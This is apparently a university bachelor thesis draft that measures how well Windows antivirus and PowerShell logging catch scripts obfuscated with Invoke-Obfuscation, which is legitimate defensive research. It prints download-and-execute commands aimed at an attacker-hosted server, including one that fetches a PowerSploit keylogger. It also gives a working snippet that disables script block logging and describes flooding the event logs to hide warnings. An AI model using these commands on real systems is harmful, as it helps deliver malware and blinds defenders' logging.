Detecting Obfuscated Scripts and Power-Shell Commands in Windows.

Zamir Amiri
Computer Science, University Groningen
Bachelor thesis

F.F.M. Mohsen (supervisor)
Dimka Karastoyanova (supervisor)

2020
September

Abstract

Text HERE

Contents

1 Introduction

As society is becoming more and more automated with the help of computers, information security becomes more important. Currently more then thirty percent of the worlds economy is powered by computers. This is partly caused by the increase of web-services. Cybercriminals therefore have a large array of targets to attack, steal data from or extort. As a counter action another form of hacker was created, the [4]white hat hacker. This group uses the same tools as the black-hat hackers ,cyber criminals, to find security holes and fix them. Since the rise of this group, we have been able to learn more about how cyber criminals go to work. The strategy of a hacker can in general be described by [4]five phases:

1. Reconnaissance
2. Scanning and Enumeration
3. Gaining Access
4. Maintaining Access
5. Covering Tracks

1.1 Reconnaissance

In this phase the attacker will attempt to look for information on the target while keeping himself as hidden as possible. There are two types of reconnaissance: passive and active. In passive reconnaissance the attacker will try to keep himself away from the target as much as possible. The attacker will try to validate the attacker e.g. position, nslookup and dnsrecon. The attacker will try to use third party apps to find more information on the target. This can vary greatly between apps such as Facebook and google. In the active phase the hacker will access the target directly and use tools such as nmap. The main idea of this phase is to gain as much information as possible to then decide whether the target might be worth attacking.

1.2 Scanning and Enumeration

Once the attacker has chosen the target, the second phase will start. In this phase the attacker will try to find more information, which could help the attacker to gain access. This phase can best be described by:

- port scanning
- vulnerability scanning
- network mapping

Port scanning would let the attacker know in which way he could connect to the system, or which services are running on the target. Vulnerability scanning is the search for information about software, like software version and known vulnerabilities for that version, that could help the attacker to use exploitation tools in order to gain access. Network mapping would allow the attacker to map all the systems that are connected to each other, this would help the attacker to gain access to the main target by exploiting a vulnerability on another system that is connected to it.

1.3 Gaining Access

In this phase the information of phase one and two are used to break into the target. In general an attacker goes through multiple cycles the three phases.

1.4 Maintaining Access

Security vulnerabilities are patched constantly these days, which is why the attacker cannot assume that he will be able to gain access in a later time the same way he did the last time. This is why the attacker will create a program that will allow the attacker to connect to the system at any given time. This is in general done through files like Trojans. The attacker will also try to gain full control or the system, by using scripts that will exploit the system further. This phase is also called **post-exploitation**. The main goal at phase three is to gain root (admin) privilege on the targets system and build a way to comeback to the system if required.

1.5 Clearing Track

In this phase the attacker will try to delete any information that could indicate to the system admin that the system has been compromised. In general an attacker would remove all files used during the attack or changing log files which have documented the attack.

1.6 Goal

During the [5]fourth phase of the attack, the attacker will try use many scripts in order to gain root access. One tool that has been used lately on windows system to execute malware is Powershell. PowerShell is a very powerful shell, that has been introduced in the recent years by Microsoft. The tool is very flexible and therefore has become one of the go-to programs for attackers. Antivirus software have been scanning for these types of scripts by looking for patters inside the script and unusual commands that are invoked by powershell. In order to bypass this security feature, attackers have started to use a technique called [6]**obfuscation**. Obfuscation is a trick to make code less readable, for both humans and machines, while retaining it's original function. Obfuscation was first used by programmers to make reading code harder in order to create a new line of defence against hackers. [3] Attackers have since seen the usefulness of obfuscation and have started to use it to bypass scanning tools. To help the fight against the evil hackers, Daniel Bohannon has created a tool called [1]Invoke-Obfuscation which can be used by the blue team, in order to simulated what attackers do and find ways to fix the problem. This thesis will focus on the Invoke-Obfuscation tool and its effectiveness for bypassing multiple Windows security systems and an attempt will be made to use MTD as another line of defence against scripting. Further more an analysis will be done on the obfuscation of different scripts using a software reversal engineering tool called Ghidra. The research questions for this thesis are:

main How well does Windows detect and defend itself against obfuscated scripts and powershell commands?

subquestions

1. Which obfuscation methods are considered are labeled malicious by antivirus software, regardlesss of the content of the script
2. Is it possible to bypass antivirus software, in order to download mallware, by using the download command in powershell?
3. Does the powershell logging tool detect obfuscated commands? If so then, how hard is it to bypass it.
4. Does the detection-rate of malware depend on the antivirus software used?
5. Does the detection-rate of malware depend on which type of obfuscation is used?
6. What differences in the output of gidhra can we find between un-obfuscated code obfuscated code as input?
7. To what degree can this help anti-malware programs to detect malicious code?
8. What parameters can we configure in order to tamper with the success of the attack?
9. Does the potency and resilience of the obfuscation influence the detection rate of malware?

This thesis will answer the sub questions in the upcoming section first and will answer the main question in the final conclusion of the document.

Note: It is important to note that since the thesis is mostly focused on scripts that might be used during post-exploitation's, that certain assumptions can be made before testing a certain script. An example of one assumption would be: "The attacker already has admin access to the system". Since the main goal is to measure windows' defence against obfuscated scripts, privileges like admin access or maintaining access can be assumed. For every script used in this thesis a small list of assumptions might be given before hand.

2 Test-Environment

All tests have been done on virtual machines, and one laptop. The malware downloaded on the victim machines were hosted by the attackers machine using:

```
python -m SimpleHTTPServer
```

2.1 Attackers machine

The scripts were also obfuscated using the attackers machine. The specifications of the attacker machine are:

```
System:    Kernel: 5.5.0-1parrot1-amd64 x86_64 bits: 64 compiler:
gcc v: 9.3.0 Desktop: KDE Plasma 5.17.5
           Distro: Parrot GNU/Linux 4.10 base: Debian parrot
Machine:   Type: Desktop Mobo: Micro-Star model: MS-B090 v: 1.1
serial: <filter> UEFI: American Megatrends v: 8.40
           date: 01/20/2016
CPU:       Info: Quad Core model: Intel Core i5-6400 bits: 64 type:
MCP arch: Skylake-S rev: 3 L2 cache: 6144 KiB
           flags: avx avx2 lm nx pae sse sse2 sse3 sse4_1 sse4_2 ssse3
            vmx bogomips: 21599
           Speed: 800 MHz min/max: 800/3300 MHz Core speeds (MHz): 1:
           832 2: 802 3: 1324 4: 806
Graphics:  Device-1: Advanced Micro Devices [AMD/ATI] Ellesmere
[Radeon RX 470/480/570/570X/580/580X/590]
           vendor: Micro-Star MSI driver: amdgpu v: kernel bus ID: 01:00.0
```

The VMs used for this research were all run on this machine using Oracle VM VirtualBox Manager, all having the following specification:

```
Base Memory: 2048MB
Processors: 1CPU
Storage: 50GB
Architecture: 64 bit
```

2.2 OS version

The operating systems used were:

1. Windows 10 (using windows defender)
2. Windows 8.1 (using windows defender, AVG and McAfee)
3. Windows 7 (using windows defender and AVG)
4. Windows 2016 (using windows defender)
5. Windows 2019 (using windows defender)

2.3 Victim machines

A total of seven victim machines were used for this research. Further specification of the machines can be found below.

2.3.1 Victim 1

```
Edition: Windows 10 Home
Version: 2004
OS build: 19041.508
Experience: Windows Feature Experience Pack 120.2212.31.0
===PowerShell===
PSversion: 5.1.19041.1
PSEdition: Desktop
BuildVersion: 10.0.19041.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemoteProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
===AV===
Windows Defender
Antimalware Client Version: 4.18.2009.7
Engine Version: 1.1.17500.4
Antivirus Version: 1.325.1580.0
Antispyware Version: 1.325.1580.0
```

2.3.2 Victim 2

```
Edition: Windows 10 Home
Version: 2004
OS build: 19041.508
Experience: Windows Feature Experience Pack 120.2212.31.0
===PowerShell===
PSversion: 5.1.19041.1
PSEdition: Desktop
BuildVersion: 10.0.19041.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemoteProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
===AV===
AVG
Version: 20.8.3144
Build: 20.8.5653.561
Virus definitions version: 201012-0
```

2.3.3 Victim 3

```
Edition: Windows 10 Home
Version: 2004
OS build: 19041.508
Experience: Windows Feature Experience Pack 120.2212.31.0
===PowerShell===
PSversion: 5.1.19041.1
PSEdition: Desktop
BuildVersion: 10.0.19041.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemoteProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
===AV===
McAfee
Version: 16.0
```

2.3.4 Victim 4

```
Edition: Windows 8.1
Version: 6.3
OS build: 9600
===PowerShell===
PSversion: 4.0
BuildVersion: 10.0.19041.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemoteProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
===AV===
Windows Defender
Antimalware Client Version: 4.18.2009.7
Engine Version: 1.1.17500.4
Antivirus Version: 1.325.1580.0
Antispyware Version: 1.325.1580.0
```

2.3.5 Victim 5

```
Edition: Windows 7 Professional
Version: 6.1
OS build: 7601: Service pack 1
===AV===
AVG
Version: 20.8.3144
Build: 20.8.5653.561
Virus definitions version: 201012-0
```

2.3.6 Victim 6

```
Edition: Windows Server 2019
Version: 1809
OS build: 17763.1457
```

2.3.7 Victim 7

```
Edition: Windows Server 2016
Version: 10.0.14393
OS build: 14393
```

2.4 Invoke-Obfuscation

The tool used to obfuscate the scripts used is [1] Invoke-Obfuscation created by Daniel Bohannon. The following description holds for **version 1.8**.

2.4.1 Usage

A short tutorial on how to use Invoke-Obfuscation can be found by typing **TUTORIAL** in the terminal. In this tutorial one can learn how to load scripts, obfuscate it and write it to a new file. There are [2]multiple obfuscation techniques that can be used. These options are:

- Token
  1. **STRING**
     Obfuscate String tokens (suggested to run first)
  2. **COMMAND**
     Obfuscate Command tokens
  3. **ARGUMENT**
     Obfuscate Argument tokens
  4. **MEMBER**
     Obfuscate Member tokens
  5. **VARIABLE**
     Obfuscate Variable tokens
  6. **TYPE**
     Obfuscate Type tokens
  7. **COMMENT**
     Remove all Comment tokens
  8. **WHITESPACE**
     Insert random Whitespace (suggested to run last)
  9. **ALL**
     Select All choices from above (random order)
- Ast

1. **NamedAttributeArgumentAst**
   Obfuscate NamedAttributeArgumentAst nodes
2. **ParamBlockAst**
   Obfuscate ParamBlockAst nodes
3. **ScriptBlockAst**
   Obfuscate ScriptBlockAst nodes
4. **AttributeAst**
   Obfuscate AttributeAst nodes
5. **BinaryExpressionAst**
   Obfuscate BinaryExpressionAst nodes
6. **HashtableAst**
   Obfuscate HashtableAst nodes
7. **CommandAst**
   Obfuscate CommandAst nodes
8. **AssignmentStatementAst**
   Obfuscate AssignmentStatementAst nodes
9. **TypeExpressionAst**
   Obfuscate TypeExpressionAst nodes
10. **TypeConstraintAst**
    Obfuscate TypeConstraintAst nodes
11. **ALL**
    Select All choices from above

- String

  1. Concatenate entire command
  2. Reorder entire command after concatenating
  3. Reverse entire command after concatenating

- Encoding

  1. Encode entire command as ASCII
  2. Encode entire command as Hex
  3. Encode entire command as Octal
  4. Encode entire command as Binary
  5. Encrypt entire command as SecureString (AES)
  6. Encode entire command as BXOR
  7. Encode entire command as Special Characters
  8. Encode entire command as Whitespace

- Compress

1. Convert entire command to one-liner and compress

- Launcher

  1. **PS**
     PowerShell
  2. **CMD**
     Cmd + PowerShell
  3. **WMIC**
     Wmic + PowerShell
  4. **RUNDLL**
     Rundll32 + PowerShell
  5. **VAR+**
     Cmd + set Var && PowerShell iex Var
  6. **STDIN+**
     Cmd + Echo | PowerShell - (stdin)
  7. **CLIP+**
     Cmd + Echo | Clip && PowerShell iex clipboard
  8. **VAR++**
     Cmd + set Var && Cmd && PowerShell iex Var
  9. **STDIN++**
     Cmd + set Var && Cmd Echo | PowerShell - (stdin)
  10. **CLIP++**
      Cmd + Echo | Clip && Cmd && PowerShell iex clipboard
  11. **RUNDLL++**
      Cmd + set Var && Rundll32 && PowerShell iex Var
  12. **MSHTA++**
      Cmd + set Var && Mshta && PowerShell iex Var

This thesis will make use of these terms when refering to an obfuscation technique used on a script.

3 Sub-questions

3.1 Which obfuscation methods are labeled malicious by antivirus software, regardlesss of the content of the script

[2]It is well known that the microsoft team already knows about the issues of obfuscated code. Therefore it can be assumed that some protection measures against obfuscation of code has already taken place by both [12] windows tools such as windows-defender but also third party antivirus software. This became more apparent at the start of this project, when some non malicious code was

labeled as malicious by windows defender and other antivirus programs. This created a new sub-questions that had to be answered first before any other question could be answered. Namely which obfuscated techniques are automatically considered to be malware by a system, regardless of the actual function of the code. To find the answer for this question a simple script has been executed with different obfuscation techniques using Invoke-Obfuscation. The results can be found in the table 1. The table has four columns with the necessary information required in order to reproduce the results, that is:

Obfuscation The commands used to obfuscate the script using Invoke-Obfuscation.

OS The OS that the code was run on.

Program The antivirus program that is currently on the system.

Detected A boolean value indicating the detection and labeling of the script as malicious.

The command used to download and execute the scripts was:

```
Invoke-Expression (New-Object Net.WebCLient).DownloadString("url\script.ps1");
```

When looking at the result, table 1,2,3,4 and 5. It becomes apparent that the defence programs are not working well. The best detection rate can be found for MCAfee on Windows 10, which labels every obfuscated script as malicious. This is because, [7]McAfee, as it's line of defence against fileless scripting, is blocking any powershell command that uses *Invoke-Expression* with the *Downloadstring* function. However this can be easily bypassed by downloading the script first, **Invoke-WebRequest**, and then executing it. In that case MCAfee does not block the execution of any script. But to execute scripts which were first downloaded, one would first need to change the ExecutionPolicy of the system to 'Bypass' or create a .bat file that executes the .ps1 file with the *ExecutionPolicy* flag set to *Bypass*. On the other hand windows defender had a more stable result, meaning it can find some of the obfuscated scripts regardless of what command was used to download it. Some versions of windows are not compatible with some encoding types, resulting in an error output. This is indicated in the table with the string 'ERROR'. Furthermore Windows servers were incompatible with avg and mcafee and therefore have a shorter table. In case of Windows 7, it was not possible to install McAfee.

3.1.1 Conclusion

It is not possible to conclude yet whether the antivirus software is effective. That is because there are two scenarios that have to be considered. First the code is scanned by the antivirus software and concluded that 'Write-Host "Hello World!" -f red' is not a malicious command. second the obfuscated code was unreadable by the program. However the information gathered from this test suggests that some types of obfuscation are considered to be viruses by some antivirus software regardlesss of the actual content. This would mean that these forms of obfuscation should in general be avoided when obfuscating a script for a distinct operating system. Hover multiple attempts of obfuscation and execution shows that all types of obfuscation can lead to an AV labeling the script as malicious. This means that trial and error method needs to be used in order to find which form of obfuscation works best for each script. It also makes sense that Windows defender has the most consistent results, since [2]Lee Holmes (Lead security architect of Microsoft), has been working together with Daniel Bohannon on this problem.

3.2 Is it possible to bypass antivirus software,in order to download malware, by obfuscating the download command in powershell?"

This question comes forth when looking at how McAfee is blocking the **Invoke-Expression** when used together with the *Downloadstring* function. To test this the malware called Get-Keystrokes from [8]PowerSploit was used. This script-file is immediately seen as a virus by Win Defender, AVG and McAfee. The commands used inorder to download the scripts were:

```
Invoke-WebRequest "http://IPAddress:Port/Get-Keystrokes.ps1"
      -o "Get-Keystrokes.ps1"
wget "http://IPAddress:Port/Get-Keystrokes.ps1" -o "Get-Keystrokes.ps1"
curl "http://IPAddress:Port/Get-Keystrokes.ps1" -o "Get-Keystrokes.ps1"
```

Many different iterations of the obfuscation tools were used, with the focus on [1]Token,AST,String and Encoding. The answer was very clear, all antivirus programs were able to detect the malware before it got downloaded and blocked it one hundred percent of the time. On the other hand, when **secure-string** encoding is used, the script could be easily downloaded without notifying any AV program.

3.2.1 Conclusion

It does not seem to be possible to obfuscate the download command inorder to download malware that otherwise would have been blocked. However it is fairly simple to get malware on the system by encoding the malware itself. This could be a problem when it comes to other types of malware.

3.3 Does the powershell logging tool detect obfuscated commands? If so then, how hard is it to bypass it.

Powershell script logging is used by forensics teams to find what the attackers intentions were. [8] But thanks to continuous development of the scriplogging tool, it is now also possible to detect an attack using by using the module logging and scriptblock logging tool (available in powershell v5 or later).

3.3.1 Powershell Module Logging

[9] Module Logging has been available since powershell v3. This logging tool logs command invocations, which can be very useful since some command invocations, such as "IEX SomeString", immediately raise suspicion. This tool logs these commands sometimes even if the command has been obfuscated. There are multiple log analysis tools that make use of the logs created by module logging to alert a server manager. Therefore bypassing the module logging is important.


3.3.2 Powershell Script Block Logging

[9]Script Block Logging logs the whole block of code just before it gets executed. This ensures that the whole attacking script is logged. It also deobfuscates the code if necessary. It also makes certain obfuscation techniquest obsolete such as [9] encoding in *XOR*,*Base64* and *ROT13*. Script block logging is only available on windows 10 and windows server 2016+. [9] The script block logging tool also compares the code blocks with hashes of known malicious scripts as a quick check. If they match it can be found with the warning tag in the Event viewer.

3.3.3 Importance

SIEM tools (and [10] AMSI) have become another line of defence. Therefore an attacker also needs to bypass the PowerShell logging tool during an attack. This makes the subquestion: **"Does the powershell logging tool detect obfuscated commands? If so then, how hard is it to bypass it"**. This question has been partly answered by [11] Andy Green, who tested the module logging capabilities.Some obfuscated code can be deobfuscated by the logging tool (both module and code block logging). However when multiple iterations of obfuscation is used, the logging tool instead logs the obfuscated command with the obfuscation.


Figure 1: ScriptBlockLogging log for large obfuscated Get-Keystokes.ps1 from PowerSploit



However the fact that the obfuscated code can be logged completely can be a problem if read by the SIEM program. For example in figure 1 it can be seen that the event viewer has labeled the scriptblock with the warning level. Therefore it might be important to find a way to make the logging tool completely irrelevant.

It might be useful to note that when a command is to large to be written in one log event, it is split in multiple log events. This can also be seen in figure 1 in the very first line saying:**"Creating Scriptblock text (2 of 52)"**. Further more the event viewer has a maximum storage value for each log, which is 15360 kb. With this information a new question can be asked: **What happens if the scriptblock creates a larger log file then the maximum storage value?** The log file created by running the obfuscated Get-Keystrokes.ps1 file is 2.06 mb. Therefore to answer the question above, the maximum storage capacity is shrinked to 1028kb. Executing the script again resulted in:

Figure 2: ScriptBlockLogging log for large obfuscated script with 1028kb storage space



The log file has been written over multiple times which removed all the warning that it showed initially. However the event viewer also allows the server admin to store the log files when maximum capacity has been reached instead of deleting the oldest entry. In general it can be assumed that this option won't be used as it gives an attacker an easy way to fill the computers storage space with trivial commands. In fact after searching for log files with event ID 4104 which is the event id used for scriptblock logging, it became apparent that none of the events were stored. This probably happened because the event viewer was trying to store all segmented parts of the scriptblock in one file.

3.3.4 Conclusion

The powershell logging tool is indeed capable to deobfuscate obfuscated scripts. The module logging, as stated in 11, can find invocation commands when called through the obfuscated script, which would mean that a SIEM tools could use the log file to detect a security breach. However bypassing it is fairly simple. A hacker could test the obfuscated script on his own VM first before running it on the victim's system in order to find the right obfuscation for the script. The powershell scriptblock logging tool on the other hand, is much more powerful. It can not only deobfuscate scriptblocks, it also can scan the unobfuscated scripts and compare them to known malicious scripts. When the logging tool finds a match it labels the scriptblock as potentially malicious which can be seen in figure 1. There are multiple ways to bypass the logging tools. The most commonly used bypass would be [10]:

```
$settings = [Ref].Assembly.GetType(\System.Management.Automation.Utils")
.GetField(\cachedGroupPolicySettings","NonPublic,Static").GetValue($null);
$settings
[\HKEY_LOCAL_MACHINE\Software\Policies
\Microsoft\Windows\PowerShell\ScriptBlockLogging"]
 = @{}
$settings
[\HKEY_LOCAL_MACHINE\Software\Policies
\Microsoft\Windows\PowerShell\ScriptBlockLogging"]
.Add(\EnableScriptBlockLogging", \0")
```

And a similar command would deactivate powershell module logging. This command uses the group policy that has been cached and therefore does not require any additional privilege. Meaning it can be executed by any user. However it is important to note that the command itself has been logged. Which can trigger an alarm on its own. Therefore obfuscating this command would be necessary to bypass the powershell logging and the SIEM tools. To check the effectiveness of obfuscation, the command:

```
[Ref].Assembly.GetType("System.Management.Automation.Utils")
.GetField("cachedGroupPolicySettings","NonPublic,Static")
.GetValue($null)
["HKEY_LOCAL_MACHINE\Software\Policies
\Microsoft\Windows\PowerShell\ScriptBlockLogging"]
= @{}
```

was obfuscated 60 times, each having a distinct iteration of different obfuscation techniques. The result was that PowerShell module logging was able to deobfuscate to command currently each time. This is probably the case since the command is a well known command and so many hashes of this command have probably been stored to which the obfuscated files were compared to. The log file would reach a size of 6 mb on average, which is fifty percent of the standard size of the log file. In these types of situations, increasing the size of the events logged by executing the script would be very useful as a bypass technique.

3.4 What is the real performance of the PowerShell logging tool when large attacking scripts are executed

Up until now, only small scripts or commands have been executed on powershell. This gives the logging tool enough time and space to log the events of one task efficiently. However real attack scripts can consist out of thousands lines of code i.e. (Invoke-Mimikatz.ps1 2.745 lines. Logging the deobfuscated commands of large obfuscated scripts should in theory be harder. Therefore it

is important to analise the real effect of the powershell logging tool. Therefore to answer the question **"What is the real performance of the PowerShell logging tool when large attacking scripts are executed"** it is required to execute several actual malicious scripts and analise the out put of the powershell logging tool in the event viewer.
The flexibility and power of powershell allows attackers to use powershell in multiple ways and for multiple types of attacks. This thesis is will focus itself on the most common types of attacks.

3.4.1 Types of attacks

According to [13] the CESG, there are two types of attacks: Un-targeted attacks and Targeted attacks. Un-targeted attacks are attacks that indiscriminantly attack as many devices as possible. Most pc users will have fallen victim to these types of attacks. While in targeted attacks, the attacker is focused on attacking a specific victim. Most attacked organisations will have fallen victim to these types of attacks. Each type of attack has its own attacking techniques:
Untargeted attacks

1. Phishing
2. Water holing
3. Ransomware
4. Scanning

Targeted attacks

1. Spear-phishing
2. Deploying a botnet
3. Subverting the suply chain
4. Brute force attacks
5. Malware execution
6. Man in the middle attack
7. Social engeneering

In the following sub-sections, the usage of several attacking scripts will be documented including the performance of powershell logging. Further more the attacking model that corresponds with the usage of the attacking script will be discussed. This will allow for a better assessment of the potential threat of powershell scripts.

Note:

Since this section is mostly focused on powershell logging, the AV might be disabled in order to execute some of the attack scripts. If this is the case, then it will be stated in the subsection of the corresponding attacking script. The original version of the script is for the sake of reproducability also added as attachment under Keylogger.ps1

3.4.2 Keylogger

[16]This keylogger script is proof of case script, meaning that it is written such a way such that it cannot be used as a real keylogger as is. Although the number of changes required to be made in order to use this keylogger as actual mallware is minimal.

Attack model
To make use of this script, the attacker can make use of two different attack models. In the first model, the atacker could gain acces to a local machince and execute the script. This script does not require admin privilages in order to execute, therefore the victim machine is not required to be a system that can give the attacker admin privilages.

The second attack model consists is the more real model used with these types of scripts. That is: the attacker will send an email to random email addresses claiming that the file whitin the mail has some encrypted secret stored inside, which can only be decrypted if the file is executed. This attack model in general raises suspicion which would mean that the attacker will be required to use some form of social engeneering to lower the users suspicion. Also it might be usefull to note that although microsft, as a security measure, has designed the admin privilege request in a way such that the user is always aware of giving a file admin privileges, that this security measure does not hold much value in the real world as most users will klick on the yes button of the prompt without giving it a second thought. [17]This has been proven time and again by the number of user agreement that have been agreed on by software users which have not been read.

Description
This script runs a process that uses the GetAsyncKeyState api and stores the value of this key in a file which has its path stored in $Path. The script terminates if **Ctrl+C** is pressed and opens the file with the stored keys using notepad. This script consists out of 42 lines of code and therefore is a good script to start with in order to answer the sub question of this section.

Usage
This script is run on Windows 8.1 and Windows Server 2019 since Windows Server 2016 and Windows 10 have the same logging capabilities as Windows Server 2019. Since the focus is on how powershell logging will interact with

the script, the attack models are ignored. Instead the script is executed and downloaded using the unobfuscated powershell command:

```
Invoke-Expression (New-Object Net.WebClient)
.DownloadString("http://192.168.2.36:8000/Keylogger.ps1");
```

Obfuscation commands
The script is manually obfuscated with Invoke-Obfuscation using the following obfuscation commands in the corresponding order:

1. AST ALL
2. Encoding 2 (HEX)
3. String 1
4. Encoding 7 (Special characters)
5. Encoding 4 (Binary)

The resulting script has a length of 881651 characters.

Windows 10/Server 2016/ Server 2019 In order to execute the script AV was disabled. After executing the script (for about 15 secconds) the following has been noted:

1. Windows Powershell logfile (includes module logging) generated 9296 events. The filesize is 15 mb.
2. Powershell Operational logfile (includes scriptblock logging) generated 8291 events. The file size is 16.50 mb.
3. No warning-level events were logged.
4. Highest level event is verbose.
5. De-obfuscated code was still entangled with obfuscated code.

The following has been noted after executing the unobfuscated script:

1. Windows Powershell logfile (includes module logging) generated 550 events. The filesize is 1 mb.
2. Powershell Operational logfile (includes scriptblock logging) generated 556 events. The file size is $1,07$ mb.
3. One warning-level event were logged.
4. Highest level event is warning.
5. De-obfuscated code was clearly visible entangled with obfuscated code.

Windows 8.1 (Default Powershell logging)
Most windows 8 users will have the default installation of windows 8. This version of windows 8 does not include module logging and script block logging. Therefore in this section, the effectiveness of default powershell logging is documented. In order to execute the script AV was disabled.

Windows 8.1 (Advanced Powershell logging)
In this section the performance of powershell logging ,including module and script block logging, is analised.In order to execute the script AV was disabled. The results of this have been documented in table 6 of the atachement. The results of windows 10/2016/2019 have also been added to this table.

Intermediary Results
The results found for Obfuscated scripts are supspicious. Each log file was cleared before running the scripts. Therefore since all logg files had reached the same size, it could only mean that the maximum size of the log files have been reached. This would mean that some log entries have been missed. So to test this, the log settings have been changed such that if the log file has reached the maximum length, it will be stored and a new log file will be used for new entries. After doing this, the scripts, both obfuscated and un-obfuscated, was run again. The results can be found in table 7 in the attachements. Table 7 clearly shows that a large part of the log file was deleted before. Therefore from this point on, the attack scripts will only be run while having archiving enabled.

3.4.3 Ransomware

The next malware script is ransomware. Ransomware is a type of malware that encrypts user files and required the victim to pay ransom in order to decrypt and retrieve their stolen files. This particular ransomware script encrypts everyting in the given path directory using 7zip. Before encrypting the files found, the script generates a random key that is used to encrypt the files found. This key is then sent to the attacker through a mail system. This code can be considered as malicious, therefore it will not be shared in this thesis. The script is used for untargeted attacks, which is enabled by the mailing feature, and uses the same attack model as Keylogger.ps1. Futhermore the script requires admin privileges to function correctly. The script terminates on its own. This means that it is not necessary to measure the execution time since longer execution time does not correspond to more operations. In this test the script was obfuscated using the previously described obfuscation commands excepts for the last command, meaning binary encoding. This command had to be removed since Invoke-Obfuscation would create a file to large for the test system to handle, therefore crashing the machine.

3.4.4 Reverse Shell

A reverse shell is a script that allows a remote user to have direct acces to a victims computer. Revershell scripts in powershell will allow the attacker to gain remote acces to a terminal. And therefore have complete acces to all the tools and functions that make powershell so powerfull. Attackers make use of reverse shell terminals mainly to scan the victims machine (Reconesance), download virusses and exploit security vulnerabilities. The ways in which a reverse shell can be created can vary greatly. An example of deploying a reverse shell is scetched in the next section.

Attack model
The attacker visits a website which has a php backend. He then uploads a php file in a unsecure field which was meant to be used to upload images. When the attacker now visits the page in which the image was suposed to be displayed, the php script uploaded by the attacker is executed. The attackers script makes use of:

```
shell_exec
```

Therefore the php file, when executed, will start a powershell terminal to execute the command written in the php file. The attacker can make use of this command field to open up a reverse shell terminal. In this test, the script was obfuscated using the same obfuscation commands as described previously. The command **Invoke-ALLChecks** was used after executing the script.

NOTE:The reverse shell script was used with a non-administrator account, with AV turned on.

3.4.5 Privilege Escalation

Privilege escalation attacks, are attacks that make use of software vulnerabilities to gain administrator privileges. This would allow the user to gain access to restricted parts of a computer (including the file in which the administrators key is stored) and run more malicious scripts. If an attacker gains access to the password of an administrator, then he can access the machine at any given time without raising an allarm. It is not hard to see why every attacker would want this type of access. But gaining admin privileges is in general much harder then gaining access to a system or exploiting some vulnerabilities. Manual privilege escalation usually requires a deep understanding of the system and software that is used. For that reason it is difficult for most attacker to execute privilage escalation attack on their own. To circumvent this problem, most attackers make use of prewritten scripts, including powershell scripts, to gain administrator access. That also means that if a perfect defence system against scripting was feasible, then it would become almost impossible for most attackers to gain administrator privileges. But as is right now, a ‘script kiddy‘, a term used to refer to a person who can only attack a computer using existing scripts while lacking any understanding of the script or the ability to write their 